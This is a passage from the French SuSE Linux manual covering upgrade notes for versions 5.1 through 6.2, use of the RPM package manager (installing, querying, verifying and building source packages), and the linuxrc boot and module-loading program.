- L'annexe "conditions matérielles" n'est plus incluse dans le manuel. Comme alternative, vous trouverez sur le CD "la base de données des composants CDB" (angl. *Components Database*). Elle est disponible sous forme du paquetage `cdb`, série `doc` ou en ligne sous <http://www.suse.de/cdb/>.
- Les fichiers `m4` de **Sendmail** se trouvent sous `/usr/share/sendmail`.
- Les sources sont compressés en tant que "Sources RPM" (voir dans la SDB http://www.suse.de/sdb/fr/html/ke_source-rpm.html).

15. Mise à jour du système et gestion des paquetages

15.2.3 De 5.1 à 5.2

Problèmes et particularités :

http://www.suse.de/sdb/fr/html/maddin_bugs52.html.

- YaST : On peut parvenir à la série TOUS à partir de la ‘Sélection des séries’ avec **(F4)** (= ‘Reclassement’) (voir paragraphe 3.4.3, page 87).
- Les serveurs XSuSE sont inclus dans les sources officiels de XFree86. Vous utilisez donc maintenant de nouveau le serveur standard de la série **x**. *Exception* : XSuSE_Elsa_GLoria (paquetage **xglint**) pour cartes graphiques basées sur Glint ou Permedia.
- Les serveurs **X** ne sont plus, pour des raisons de sécurité, installés **suid** root (sans bit **s**). Le système **X** Window doit être démarré soit par le **Xwrapper** via **startx**, soit par un gestionnaire d’affichage (**xdm** ou **kdm**).
- Le **wuftp** est maintenant placé, en tant que serveur FTP par défaut, dans **/etc/inetd.conf** (voir dans la base de données http://www.suse.de/sdb/fr/html/grimmer_ftpd.html).
- Les options de **ps** ne sont plus préfixées par ‘-’ ; modifiez en conséquence vos scripts de shell (voir dans la base de données http://www.suse.de/sdb/fr/html/maddin_ps52.html).
- **SuSEconfig** (voir paragraphe 17.5) comprend quelques options qui aident à accélérer le travail.

15.2.4 De 5.2 à 5.3

Problèmes et particularités :

<http://www.suse.de/sdb/fr/html/bugs53.html>.

- Une première installation ou une mise à jour de SuSE Linux se déroule de façon “linéaire”. Si vous voulez avoir recours à la “vieille” méthode d’installation qui vous laisse de nombreuses possibilités d’intervention, vous devrez choisir, dans l’écran d’accueil de YaST, le mode expert (voir figure 2.6, page 25).
- En plus de la disquette d’amorçage, il vous est proposé une image de disquette **modules** avec des modules supplémentaires. Vous pouvez y avoir recours si vous possédez un matériel “exotique”. Voir paragraphe 16.2, page 386.
- Tous les serveurs **X**, classés dans un ordre facile à superviser, se trouvent dans la série **xsrv** (X-Server) et *non plus* comme auparavant dans la série **x**.
- Pour les cartes et puces graphiques, vous avez à votre disposition les serveurs **X** développés par SuSE : **XFCom_3DLabs** (paquetage **x3dlabs** ; autrefois XSuSE_Elsa_GLoria, paquetage **xglint**), **XFCom_SiS** (paquetage **xisis** ; autrefois XSuSE_SiS) et **XFCom_Cyrix** (paquetage **xcyrix**).
- Les personnes souhaitant utiliser les programmes terminaux tels que **minicom**, **seyon**, et autres, doivent être inscrites dans le groupe ‘**uucp**’.

Voir http://www.suse.de/sdb/fr/html/ke_terminal-prog.html.

- **Emacs** est disponible en version 20.x. Il convient d'utiliser les fichiers de démarrage également contenus dans `/etc/skel`. Voir http://www.suse.de/sdb/fr/html/ke_emacs-update.html.
- On a supprimé du paquetage `jade_dsl` les analyseurs syntaxiques et les utilitaires SGML qui ont été regroupés dans un sous-paquetage `sp` autonome.
- **PostgreSQL** (paquetage `postgres`) est composé de plusieurs sous-paquetages (angl. *subpackages*) : Serveur (engine) de la base de données, initialisation de la base de données et interfaces.
- Les pages de man du paquetage `allman` ont été réparties en différents sous-paquetages. Voir http://www.suse.de/sdb/fr/html/ke_lpdmanxx.html.
- Le paquetage `wwwoffle` utilise à présent le fichier de configuration `/etc/wwwoffle.conf` au lieu de `/etc/wwwoffle/wwwoffle.conf`.

15.2.5 De 5.3 à 6.0

Problèmes et particularités :

<http://www.suse.de/sdb/fr/html/bugs60.html>.

- Ainsi qu'il est prévu dans les sources, le noyau d'amorçage est installé dans `/boot`. Lors de la mise à jour, vous devez veiller à ce que les chemins soient inscrits de façon correcte dans le fichier `/etc/lilo.conf`. YaST vous fait une proposition – si vous souhaitez continuer à amorcer le vieux noyau, vous devez intervenir dans la procédure de mise à jour et configurer LILO dans ce sens.
- La bibliothèque de votre système est maintenant la **glibc** (connue aussi sous le nom de `libc6`). Lors d'une mise à jour des programmes fournis avec SuSE Linux, vous ne devriez pas en principe rencontrer de difficultés. Vous devriez recompiler vos propres programmes après la mise à jour et les relier à la **glibc**. Si ce n'est pas possible – parce que vous ne disposez pas, par exemple, du code source du programme en question — vous pouvez régler ce problème en installant le paquetage `shlibs5 (libc5)`, ce qui permettra aux “vieux” programmes de continuer à assumer leur fonction.
- Pour les paquetages qui offrent des possibilités étendues de configuration, certaines parties de `/etc/rc.config` ont été transférées dans des fichiers du répertoire `/etc/rc.config.d`
- **cron** est capable d'exécuter des scripts dans les répertoires `/etc/cron.hourly`, `/etc/cron.daily`, `/etc/cron.weekly` et `/etc/cron.monthly`. La `crontab` du système dont le nom était `/root/bin/cron.daily` a été renommée pour devenir `/etc/cron.daily/aaa_base`.
- La version courante de **teTeX** est disponible avec SuSE Linux. Comme le système \TeX est conforme au standard de la hiérarchie des systèmes de fichiers, il est nécessaire de pouvoir disposer sous `/var` d'environ 15 Mo

15. Mise à jour du système et gestion des paquetages

d'espace disque en supplément.

teTeX a été réparti dans plusieurs sous-paquetages. Si quelque chose “manque” après une mise à jour, il est recommandable de vérifier, dans la série **tex**, si tous les paquetages indispensables sont vraiment installés.

- Les extensions **L^AT_EX**, paquetage **colortbl** et paquetage **hyperref**, sont désormais incluses dans **teTeX** et ne sont plus proposées séparément.
- **C News** est éliminé de la distribution. Pendant la période de transition, vous pourrez encore trouver le paquetage **cnews** sur le CD 1 sous **unsorted/**. À long terme, il serait opportun d'envisager un passage à paquetage **inn** ou à paquetage **leafnode**.
- Les fichiers de configuration de **UUCP** sont situés dans le répertoire **/etc/uucp**.
- Les feuilles de style **DocBook** peuvent maintenant être trouvées séparément dans le paquetage **docbkds1** de la série **sgm**.

15.2.6 De 6.0 à 6.1

Problèmes et particularités :

<http://www.suse.de/sdb/fr/html/bugs61.html>.

- Le CD-ROM contenant le “système de fichiers live” ne fait plus partie de la distribution. Vous pouvez l'obtenir séparément contre versement d'une taxe. Vous trouverez des détails techniques concernant ce CD au paragraphe 3.6.4, page 100.
- Vous trouverez d'autres pilotes, éventuellement nécessaires lors d'une première installation ou d'une mise à jour (lecteurs de CD-ROM propriétaires, lecteurs sur port parallèle, PCMCIA) sur la disquette **modules** fournie en supplément. **linuxrc** vous demandera en temps voulu d'insérer cette disquette (paragraphe 2.3.3).
- L'“interface standard” pour l'impression par port parallèle est, pour le noyau 2.2.x, **/dev/lp0** (voir paragraphe 12.1, page 299).

15.2.7 De 6.1 à 6.2

Problèmes et particularités :

<http://www.suse.de/sdb/fr/html/bugs62.html>.

- **rpm** (voir aussi paragraphe 15.3) est fourni en version 3.0 et le format de la base de données RPM demeure inchangé. La base de donnée doit être convertie immédiatement après installation de **rpm**. Si vous effectuez avec YaST une mise à jour régulière du système (de base), la conversion se fera en arrière-plan au moment opportun.
- Noyau – **smbmount** : Le module est compilé sans workaround pour Windows 95 (**CONFIG_SMB_WIN95**). Au cas où le montage des “partages” de Windows 95 devait vous poser des problèmes, utilisez les options (voir la documentation dans **/usr/src/linux/Documentation/filesystems/smbfs.txt** dans les sources du noyau).

15.3. RPM – Le gestionnaire de paquets de la distribution

- La bibliothèque système **glibc** est maintenant disponible en version 2.1. Dans la mesure du possible, nous fournissons aussi des composants qui permettent de continuer à exécuter des programmes compilés pour la **glibc**-2.0. Il existe cependant des limites qui se font ressentir lorsque l'on tente d'accéder à certains symboles internes. En conséquence, vous devriez toujours recompiler vos propres programmes.

- Avec la **glibc** 2.1, le passage aux fichiers de périphériques "Unix98 PTY" est maintenant complet ce qui implique que le système de fichiers **devpts** doit aussi être monté. Ceci est assuré par exemple par l'entrée suivante dans le fichier **/etc/fstab** :

```
none    /dev/pts    devpts    gid=5,mode=620    0 0
```

Voir aussi la documentation dans **/usr/src/linux/Documentation/Changes** dans les sources du noyau.

- PAM (angl. *Pluggable Authentication Modules*) : En plus de **/etc/login.defs**, il existe maintenant **/etc/securetty**, **/etc/security/limits.conf** et **/etc/security/pam_env.conf**. Les fichiers de configuration sont situés sous **/etc/pam.d**. La documentation pour programmeurs et administrateurs systèmes se trouve sous **/usr/doc/packages/pam**.
- Les configurations concernant la langue peuvent être faites au moyen de variables dans le fichier **/etc/rc.config** (voir paragraphe 17.6, page 408 ainsi que http://www.suse.de/sdb/fr/html/ml_locale_implementation.html). Si vous ne souhaitez pas recevoir les messages en français, vous pouvez entrer directement, par exemple dans **.bashrc** :

```
export LANG=C
```
- Pour un bon nombre de logiciels, les composants nécessaires au développement (bibliothèques, fichiers d'en-têtes et include, etc.) ont été transférés dans des paquets séparés. Ceci s'était déjà produit dans des versions antérieures. Ces paquets de développement ne vous sont nécessaires que si vous souhaitez compiler *vous-même* des logiciels – par exemple des paquets GNOME récents. Il est normalement possible de reconnaître de tels paquets de développement à l'extension **dev** ou **d** qui suit leur nom : paquetage **xformsd**, paquetage **glibndev**, paquetage **gtkndev**, paquetage **imlibdev**, paquetage **gnlibsd**, etc.

15.3 RPM – Le gestionnaire de paquets de la distribution

Avec la version 5.0 de SuSE Linux, **RPM** (**rpm**) (angl. *Red Hat Package Manager*) a fait son entrée dans la distribution. La gestion des paquets est ainsi facilitée pour tous ceux qui se trouvent concernés, l'utilisateur, l'administrateur système et – non dans une moindre mesure – le constructeur de paquets. Grâce à la puissante base de données RPM, on dispose à tout moment d'informations détaillées sur les logiciels installés.

En substance, **rpm** peut agir en trois modes : créer des paquets à partir des sources inaltérés (angl. *pristine sources*), les installer ou aussi les désinstaller

15. Mise à jour du système et gestion des paquetages

ou les mettre à jour et il peut également consulter la base de données RPM ou une archive RPM particulière.

Les archives RPM installables sont compressées dans un format binaire spécial. Les archives sont constituées des fichiers (de programmes) à installer et de diverses méta-informations qui, pendant l'installation, sont soit utilisées par `rpm` pour configurer chaque paquetage logiciel, soit déposées à fin de documentation dans la base de données RPM. Les archives RPM ont des noms de fichiers ayant l'extension `.rpm`.

15.3.1 Gérer les paquetages : Installer, mettre à jour et désinstaller

Normalement, l'installation d'une archive RPM est extrêmement simple :

```
terre: # rpm -i <paquetage>.rpm
```

Avec cette commande standard, un paquetage sera installé uniquement si les “dépendances” sont résolues et si tout “conflit” est exclus. Par la voie d'un message d'erreur, `rpm` demande les paquetages nécessaires pour résoudre les dépendances. La base de données veille, dans les coulisses, à ce qu'aucun conflit ne puisse se produire : en règle générale, un fichier ne doit faire partie que d'un seul paquetage. Avec différentes options on peut toutefois contourner cette règle, mais qui la contourne devrait savoir exactement ce qu'il fait car il met éventuellement en jeu la fonction de mise à jour du système.

L'option `-U` ou `--upgrade` présente également un certain intérêt pour l'actualisation d'un paquetage. Une version plus ancienne du même paquetage sera effacée et la nouvelle version sera installée. Parallèlement, `rpm` essaiera de manipuler soigneusement les *fichiers de configuration* en adoptant – de manière un peu simplifiée – la stratégie suivante :

- Dans le cas où un fichier de configuration n'aurait *pas* été modifié par l'administrateur système, `rpm` installera la nouvelle version de ce fichier. L'administrateur n'aura pas besoin d'intervenir.
- Si un fichier de configuration a été modifié par l'administrateur avant la mise à jour, `rpm` ne sauvegardera le fichier modifié avec l'extension `.rpmorig` ou `.rpmsave` et n'installera la nouvelle version du paquetage RPM que dans le seul cas où il existerait quelque différence entre le fichier d'origine et le fichier du paquetage de mise à jour. Vous serez très probablement obligé alors de faire concorder, au moyen d'une copie (`.rpmorig` ou `.rpmsave`), le fichier de configuration nouvellement installé avec les conditions de votre système. Ensuite tous les fichiers `.rpmorig` ou `.rpmsave` devront absolument être supprimés afin qu'ils ne puissent pas constituer un obstacle à des mises à jour ultérieures¹

L'option `-U` n'est en *aucune* manière un simple équivalent de `rpm -e ...` (désinstaller/effacer) suivi de `rpm -i ...` (installer). Il convient, à chaque fois que c'est possible, de donner la préférence à l'option `-U`.

¹ L'extension `.rpmorig` est choisie lorsque le fichier n'est pas encore connu de la base de données RPM. Sinon c'est `.rpmsave` qui est utilisé ; en d'autres termes : des `.rpmorig` sont créés

15.3. RPM – Le gestionnaire de paquetages de la distribution

Après chaque mise à jour, vous devrez vérifier toutes les copies de sauvegarde créées par `rpm` avec l'extension `.rpmorig` ou `.rpmsave` ; elles constituent vos anciens fichiers de configuration. Si c'est nécessaire, reprenez toutes les modifications des copies de sauvegarde dans les nouveaux fichiers de configuration et effacez ensuite tous les vieux fichiers ayant l'extension `.rpmorig` ou `.rpmsave`.



Pour supprimer un paquetage, on procède d'une manière tout aussi simple :

```
terre: # rpm -e <paquetage>
```

`rpm` ne supprimera un paquetage que s'il n'existe plus aucune dépendance. Il n'est donc pas possible théoriquement d'effacer par exemple `Tcl/Tk` aussi longtemps qu'un programme, quel qu'il soit, en a besoin pour tourner. RPM veille aussi à cela avec le soutien de la base de données.

Si, dans un cas particulier, une telle opération d'effacement ne devait pas être possible – bien qu'il n'existe plus *aucune* dépendance – il peut s'avérer utile de reconstruire la base de données RPM avec l'option `-rebuilddb` ; voir plus bas les remarques concernant la base de données RPM (paragraphe 15.3.2, page 381).

15.3.2 Faire des requêtes

Avec l'option `-q` (angl. *query*), on peut faire des requêtes. Il est ainsi possible, aussi bien d'examiner soi-même les archives RPM (option `-p <fichier_paquetage>`) que d'adresser des requêtes à la base de données RPM. Vous pouvez choisir le mode d'information avec les sous-options supplémentaires du tableau 15.1.

<code>-i</code>	Affichage des informations sur les paquetages
<code>-l</code>	Affichage de la liste des fichiers du paquetage
<code>-f <FICHIER>+</code>	Requiert le paquetage qui contient le fichier <code><FICHIER></code> ; <code><FICHIER></code> doit être spécifié avec le nom de chemin complet !
<code>-s</code>	Affichage du statut des fichiers (implicite <code>-l</code>)
<code>-d</code>	Lister seulement les fichiers de documentation (implicite <code>-l</code>)
<code>-c</code>	Lister seulement les fichiers de configuration (implicite <code>-l</code>)
<code>--dump</code>	Affichage de toutes les informations contrôlables concernant chaque fichier (utiliser avec <code>-l</code> , <code>-c</code> ou <code>-d</code> !)
<code>--provides</code>	Lister les caractéristiques du paquetage
<code>--requires, -R</code>	Afficher les dépendances des paquetages
<code>--scripts</code>	Afficher les divers scripts d'installation ou de désinstallation

TAB. 15.1: Les principales options pour faire des requêtes (`-q [-p] ... <paquetage>`)

15. Mise à jour du système et gestion des paquetages

La commande

```
terre: # rpm -q -i rpm
```

affiche l'information suivante :

```
Name       : rpm                      Distribution: SuSE Linux
Version    : 2.4.1                    Vendor: SuSE GmbH
Release    : 1                       Build Date: Wed Jun 18 14:46:53 1997
Install date: Sat Jun 21 12:01:21 1997 Build Host: Fibonacci.suse.de
Group      :                          Source RPM: rpm-2.4.1-1.src.rpm
Size       : 1365662
Packager   : feedback@suse.de
URL        : (none)
Summary    : Red Hat Package Manager
Description:
RPM is a powerful package manager, which can be used to build, install,
query, verify, update, and uninstall individual software packages. A
package consists of an archive of files, and package information,
including name, version, and description.
```

L'option `-f` ne vous conduira au but que si vous connaissez le nom de fichier complet, y compris le chemin. Vous pouvez spécifier n'importe quel nombre de noms de fichiers à retrouver, par exemple :

```
rpm -q -f /bin/rpm /usr/bin/wget
```

donnera le résultat

```
rpm-2.4.1-1
wget-1.4.5-2
```

Si l'on ne connaît qu'une partie du nom du fichier, on devra avoir recours à un shell (voir fichier 15.3.1). Le nom de fichier recherché devra être transmis sous forme de paramètre au lancement du script.

```
#!/bin/sh
for i in `rpm -q -a -l | grep $1 `; do
    echo »$i« est dans le paquetage:
    rpm -q -f $i
    echo ""
done
```

fichier 15.3.1: Script de recherche de paquetages

Il est possible, au moyen de la base de données, d'effectuer aussi des contrôles. Ces procédures seront mises en route par l'option `-V` (qui a la même signification que `-y` ou `--verify`). On amène ainsi `rpm` à montrer tous les fichiers qui ont subi des modifications par rapport à la version d'origine telle qu'elle était contenue dans le paquetage. `rpm` place devant le nom de fichier proprement dit un maximum de 8 caractères qui indiquent les modifications suivantes :

5 Somme de contrôle MD5

TAB. 15.2: Continuer à la page suivante...

15.3. RPM – Le gestionnaire de paquetages de la distribution

S	Taille du fichier
L	Lien symbolique
T	Temps de modification
D	Numéro de périphérique (angl. <i>device number</i>) “majeur” et “mineur”
U	Utilisateur (angl. <i>user</i>)
G	Groupe (angl. <i>group</i>)
M	Mode (y compris les droits et le type)

TAB. 15.2: Les contrôles

Pour les fichiers de configuration il sera ajouté un `c`. Exemple : Si une modification a été apportée à `/etc/wgetrc` du paquetage `wget` :

```
terre: # rpm -V wget
```

```
S.5....T c /etc/wgetrc
```


Les fichiers de la base de données RPM sont situés sous `/var/lib/rpm`. Dans le cas d’une partition `/usr` de 500 Mo, la base de données peut très bien avoir besoin de 20 Mo d’espace disque, tout particulièrement après une mise à jour complète. Si la base de données semble plus grande qu’elle ne devrait, il est très souvent efficace de créer une nouvelle base de données à partir de l’ancienne avec l’option `--rebuilddb`. Et il n’est pas inutile, avant une telle reconstruction (angl. *rebuild*), de conserver une copie de la base de données déjà existante.

Par ailleurs, le script du `cron.daily` dépose journallement des copies de la base de données sous `/var/adm/backup/rpmdb`. Le nombre de ces copies est déterminé par la variable `<MAX_RPMDDB_BACKUPS>` (standard : 5) dans le fichier `/etc/rc.config`. On peut s’attendre à ce que chaque sauvegarde demande jusqu’à 2 Mo (pour un fichier `/usr` de la taille de 500 Mo). Il faut absolument tenir compte de la place requise lors de la détermination de la taille de la partition racine si l’on ne veut pas prévoir pour `/var` une partition séparée.

15.3.3 Installer et compiler les paquetages sources

Tous les paquetages sources de SuSE Linux se trouvent dans la série `zq` (Paquetages sources) et le nom proprement dit des paquetages est suivi de l’extension `.spm`. Ces fichiers sont ce que l’on nomme les “sources RPM”.

Ces paquetages – comme tous les autres – peuvent être installés par YaST. Toutefois les paquetages sources ne sont jamais marqués pour l’installation ([i]) comme les autres paquetages “réguliers”. Ceci est dû au fait que les paquetages sources ne sont pas présents dans la base de données RPM. Seuls apparaissent, dans la base de données RPM, les logiciels utilitaires *installés*.



15. Mise à jour du système et gestion des paquetages

Les répertoires de travail de **rpm** sous `/usr/src/packages` doivent être présents (à moins que vous n'ayez fait vos propres configurations, par exemple via `/etc/rpmsrc`) :

SOURCES pour les sources originaux (fichiers `.tar.gz`, etc.), et les adaptations spécifiques à la distribution (fichiers `.dif`).

SPECS pour les fichiers `.spec` qui pilotent le processus “build” à la manière d’un méta-Makefile.

BUILD au dessous de ce répertoire, les sources sont décompactés, patchés et compilés.

RPMS c’est ici que sont déposés les paquetages “binaires” préparés.



Ne faites pas d'expériences avec RPM sur des composants essentiels du système (paquetage `libc`, paquetage `rpm`, paquetage `nkit`, etc.). Vous mettez en jeu la fonctionnalité de votre système.

Si vous installez un paquetage source de la série **zq** avec YaST, les composants nécessaires au processus “build” seront installées sous `/usr/src/packages` : les sources et les adaptations sous **SOURCES**, et le fichier `.spec` qui s’y rapporte sous **SPECS**². Ensuite le paquetage sera examiné. Après l’installation du paquetage source `wget.spm` avec YaST, vous avez les fichiers suivants :

```
/usr/src/packages/SPECS/wget.spec
/usr/src/packages/SOURCES/wget-1.4.5.dif
/usr/src/packages/SOURCES/wget-1.4.5.tar.gz
```

Avec `rpm -b <X> /usr/src/packages/SPECS/wget.spec`, le processus de compilation est mis en route ; `<X>` peut symboliser différents niveaux (voir l’affichage `-help` ou la documentation RPM. Ici, un bref résumé

- bp préparer les sources dans le répertoire `/usr/src/packages/BUILD` : décompacter et patcher.
- bc identique à -bp mais compile en plus.
- bi identique à -bc mais installe en plus. Attention, si un paquetage ne supporte pas la fonctionnalité BuildRoot, il est possible que pendant le processus d’installation d’importants fichiers de configuration soient écrasés !
- bb identique à -bi mais crée encore en plus le RPM binaire. Si tout a réussi, il se trouve dans `/usr/src/packages/RPMS`.
- ba identique à -bb mais crée encore en plus le RPM source. Si tout a réussi, il se trouve sous `/usr/src/packages/SRPMS`.

Avec l’option `-short-circuit`, on peut sauter certaines phases,

Le RPM binaire qui a été créé doit ensuite être installé avec `rpm -i`, ou mieux encore avec `rpm -U`, afin qu’il apparaisse dans la base de données RPM.

² Pour la “construction des paquetages” (angl. *build mode*) voir [Bai97] ainsi que la page de man de `rpm` (`man rpm`). Vous y trouverez d’autres possibilités d’utilisation.

15.3. RPM – Le gestionnaire de paquetages de la distribution

15.3.4 Outils pour archives et base de données RPM

Le **Midnight Commander** (`mc`) est capable par lui-même d’afficher le contenu d’une archive RPM ou d’en copier des extraits. Il reproduit une telle archive sous forme d’un système de fichiers virtuel, de telle sorte que toutes les options du menu du Midnight Commander sont disponibles lorsqu’elles sont nécessaires. Avec `(F3)`, on peut visualiser les informations de la ligne d’en-tête du “fichier” `HEADER`; avec les touches du curseur et `(Entrée)` on peut explorer la structure de l’archive pour en copier, si besoin, des extraits avec `(F5)`. – Il existe aussi maintenant pour **Emacs** un `rpm.el` qui est un “frontal” de **rpm** : -)

xrpm est le nom d’un gestionnaire graphique RPM. Cet outil est réalisé en Python qui est un élégant langage de script. **xrpm** supporte les actions via FTP.

KDE contient l’outil **krpm**, une interface graphique sous X servant à manipuler RPM. Avec **GNOME**, vous trouverez **gnorpm**.

Avec **Alien** (`alien`) il est possible de convertir les formats des paquetages des différentes distributions. On peut ainsi essayer, *avant* d’installer, de convertir de vieilles archives TGZ vers RPM afin qu’il soit fourni à la base de données RPM des informations sur les paquetages *pendant* l’installation. Mais attention : `alien` est un script Perl et se trouve encore, selon les auteurs du programme, au stade Alpha bien qu’il ait déjà un numéro de version avancé.

Last, not least – YaST existe (voir paragraphe 3.4.9, page 91).

15. Mise à jour du système et gestion des paquetages

Chapitre 16

Particularités sous SuSE Linux

16.1 Disposition du clavier

Pour uniformiser la disposition du clavier de certains programmes, il a été apporté des modifications aux fichiers suivants :

```
/etc/inputrc  
/usr/X11R6/lib/X11/Xmodmap  
/etc/skel/.Xmodmap  
/etc/skel/.exrc  
/etc/skel/.less  
/etc/skel/.lesskey  
/etc/csh.cshrc  
/etc/termcap  
/usr/lib/terminfo/x/xterm  
/usr/X11R6/lib/X11/app-defaults/XTerm  
/usr/share/emacs/20.3/site-lisp/term/*.el  
/usr/lib/joerc
```

Ces modifications n'ont d'effet que sur les applications qui lisent les données de `terminfo` ou sur celles dont les fichiers de configuration ont été directement modifiés (`vi`, `less`, etc.). D'autres applications, externes à SuSE, devraient être adaptées à ces conditions.

16.2 linuxrc

linuxrc est un programme lancé pendant la phase de démarrage du noyau avant que l'amorçage proprement dit ne se fasse¹. Cette propriété appréciable que possède le noyau permet d'amorcer un petit noyau modulaire et de charger ultérieurement, sous forme de modules, les quelques pilotes peu nombreux dont on a vraiment besoin – en cas de nécessité absolue, même à partir d'une deuxième disquette (**modules**) .

Lors du chargement des pilotes qui gèrent votre matériel, **linuxrc** vous apporte son aide. Vous pouvez l'utiliser non seulement pour l'installation mais aussi comme outil d'amorçage de votre système déjà installé (comme une sorte de disquette de secours). Vous pouvez même lancer un système de secours indépendant basé sur un disque RAM, dans le cas par exemple où votre disque dur serait gravement endommagé ou tout simplement si vous avez oublié votre mot de passe '**root**'. Vous trouverez plus de détails au paragraphe 16.4.

Menu principal

Lorsque la langue, l'écran et le clavier ont été configurés, vous arrivez au menu principal de **linuxrc** (voir figure 2.3, page 21).

Le but à atteindre est l'option du menu '**Démarrer l'installation / le système**'. Il dépend du matériel de votre machine que vous puissiez vous diriger directement vers celui-ci :

Si tous les composants nécessités pour une installation ont déjà été reconnus par le noyau, vous n'aurez pas besoin de charger d'autres pilotes. C'est le cas pour les machines qui disposent uniquement de disques durs et de lecteurs de CD-ROM connectés à un adaptateur(E)IDE.

Si le système possède un adaptateur SCSI nécessité pour l'installation ² il faudra charger un module SCSI. Il en sera de même si l'installation doit se faire par le réseau : Dans ce cas, il faudra d'abord charger un module approprié pour la carte réseau à utiliser.

Enfin, il existe encore toute une gamme d'anciens lecteurs de CD-ROM qui ont été livrés avec leur propre carte contrôleur et qui requièrent de ce fait leurs propres modules du noyau. Vous devrez également charger des modules si vous utilisez un laptop équipé de périphériques PCMCIA.

Informations sur le système

Si vous n'êtes pas sûr de savoir quel matériel votre machine possède, les messages du noyau affichés pendant l'amorçage peuvent vous aider.

Sous '**Informations sur le système**' (figure 16.1, page 387) vous pouvez, en plus des messages du noyau, vérifier encore d'autres choses telles que les adresses d'E/S des cartes PCI ou la quantité de mémoire centrale qui a été reconnue par Linux.

¹ Bien entendu, le noyau doit être configuré de façon adéquate.

² Un adaptateur sur lequel n'est branché qu'un seul scanner pourra, a priori, ne pas entrer en ligne de compte.




FIG. 16.1: Informations sur le système

Les lignes suivantes montrent comment se manifestent un disque dur et un lecteur de CD-ROM connectés à un adaptateur EIDE. Dans ce cas vous n'avez pas à charger de modules du noyau pour une installation :

```
hda: ST32140A, 2015MB w/128kB Cache, LBA, CHS=1023/64/63
hdb: CD-ROM CDR-SiG, ATAPI CDRom drive
Partition check:
hda: hda1 hda2 hda3 < hda5 >
```

Si vous avez démarré un noyau dans lequel un pilote SCSI est déjà inséré en permanence, vous n'aurez bien sûr pas besoin non plus de charger de module SCSI. Message typique lorsqu'un adaptateur SCSI et les périphériques qui y sont connectés sont reconnus :

```
scsi : 1 host.
Started kswapd v 1.4.2.2
scsi0 : target 0 accepting period 100ns offset 8 10.00MHz FAST SCSI-II
scsi0 : setting target 0 to period 100ns offset 8 10.00MHz FAST SCSI-II
Vendor: QUANTUM Model: VP32210 Rev: 81H8
Type: Direct-Access ANSI SCSI revision: 02
Detected scsi disk sda at scsi0, channel 0, id 0, lun 0
scsi0 : target 2 accepting period 236ns offset 8 4.23MHz synchronous SCSI
scsi0 : setting target 2 to period 248ns offset 8 4.03MHz synchronous SCSI
Vendor: TOSHIBA Model: CD-ROM XM-3401TA Rev: 0283
Type: CD-ROM ANSI SCSI revision: 02
scsi : detected 1 SCSI disk total.
SCSI device sda: hwr sector= 512 bytes. Sectors= 4308352 [2103 MB] [2.1 GB]
Partition check:
sda: sda1 sda2 sda3 sda4 < sda5 sda6 sda7 sda8 >
```

Chargement de modules

Vous choisissez le type de modules dont vous avez besoin. Si vous avez amorcé à partir d'une disquette, les données nécessaires seront lues par **linuxrc** et elles vous seront présentées afin que vous fassiez votre choix.

Si vous avez amorcé à partir du CD ou si vous avez redémarré à partir de DOS à l'aide de **loadlin**, tous les modules sont déjà à la disposition de **linuxrc**.

16. Particularités sous SuSE Linux

Ceci vous épargne un chargement qui prend du temps mais vous oblige en revanche à prévoir une plus grande quantité de mémoire. Si votre machine a moins de 8 Mo de RAM, il vous faudra amorcer à partir d'une disquette.



FIG. 16.2: Chargement de modules

linuxrc vous propose une liste des pilotes disponibles. À gauche, vous voyez le nom du module concerné et à droite, une brève description du matériel géré par ce pilote.

Pour certains composants, il existe plusieurs pilotes ou des pilotes expérimentaux plus récents. Ceux-ci vous sont également proposés.




FIG. 16.3: Choix des pilotes SCSI

Entrée des paramètres

Si vous avez trouvé le pilote qui gère votre matériel, positionnez le curseur et appuyez sur (←). Il apparaît un masque dans lequel vous pouvez

entrer d'éventuels paramètres pour le module à charger. Pour plus d'informations sur les différents paramètres des modules, reportez-vous au paragraphe 14.3.4, page 349.




FIG. 16.4: Entrée des paramètres pour le chargement de modules

Nous tenons à préciser encore une fois ici que, contrairement aux paramètres entrés à l'invite du noyau (LILO ou SYSLINUX), plusieurs paramètres pour un même module doivent être séparés par des espaces.

Dans de nombreux cas, une spécification exacte du matériel n'est pas du tout indispensable ; la plupart des pilotes détectent d'eux-mêmes les composants qu'ils gèrent. Ce n'est que pour les cartes réseaux et pour d'anciens modèles de lecteurs de CD-ROM avec leur propre carte contrôleur qu'il est très souvent nécessaire de spécifier des paramètres. Faites d'abord un essai en appuyant tout simplement sur (←).

Avec certains modules, la reconnaissance et l'initialisation du matériel peut durer assez longtemps. En passant à la console 4, vous pourrez observer les messages du noyau pendant le chargement. Avec les adaptateurs SCSI tout particulièrement, le chargement dure un certain temps car ils attendent que tous les périphériques connectés se soient manifestés.

Si le module a été chargé avec succès, les messages du noyau seront affichés par **linuxrc** et vous pourrez ainsi vous assurer que tout s'est passé comme prévu. Si ce n'est pas le cas, les messages pourront probablement vous permettre de découvrir la cause de l'échec.

Démarrer le système / l'installation

Si vous êtes parvenu à obtenir pour votre matériel un support complet du noyau, vous pouvez passer à l'option 'Démarrer le système / l'installation'

À partir d'ici (figure 16.5, page 390), il est possible de mettre en route plusieurs procédures : 'Démarrer l'installation' (c'est aussi par cette option que la mise à jour est démarrée), 'Amorcer un système

16. Particularités sous SuSE Linux



FIG. 16.5: Objectif de **linuxrc**

installé' (la partition racine doit être connue), 'Démarrer le système de secours' (voir paragraphe 16.4, page 395) et 'Démarrer le CD live'³.



L'option 'Démarrer le CD live' peut toujours rendre de précieux services si vous souhaitez par exemple vérifier, sans avoir à faire une installation sur le disque dur, si la machine ou le notebook que vous avez l'intention d'acheter est compatible avec SuSE Linux – un test de ce genre devrait être possible dans pratiquement tous les magasins qui vendent des PC !



FIG. 16.6: Sélection du support d'installation dans **linuxrc**

³ Ce CD live ("système de fichiers live") est fourni séparément contre paiement d'une taxe).

Vous pouvez choisir différentes sources pour l'installation ainsi que pour le système de secours (voir figure 16.6, page 390).

16.3 Le système de secours pour SuSE Linux

Le système de secours est orienté composants et peut être utilisé à l'aide de n'importe quel navigateur Web (voir plus haut figure 1.1, page 8 ou ici figure 16.7, page 392) – même au niveau réseau si vous le souhaitez.

L'élément central du système se trouve dans le paquetage `susehlf`, série `doc` (Documentation). Selon l'importance de l'installation ou la fonctionnalité que vous souhaitez, vous devrez encore installer les paquetages suivants (pour la procédure d'installation voir paragraphe 3.4.3, page 87). Les paquetages essentiels seront installés automatiquement si vous effectuez une installation standard à partir de YaST – donc pas de panique dans le cas où tout ceci vous semblerait un peu confus pour le moment ; -)

```
Système d'aide SuSE Linux en ligne (p1 of 4)

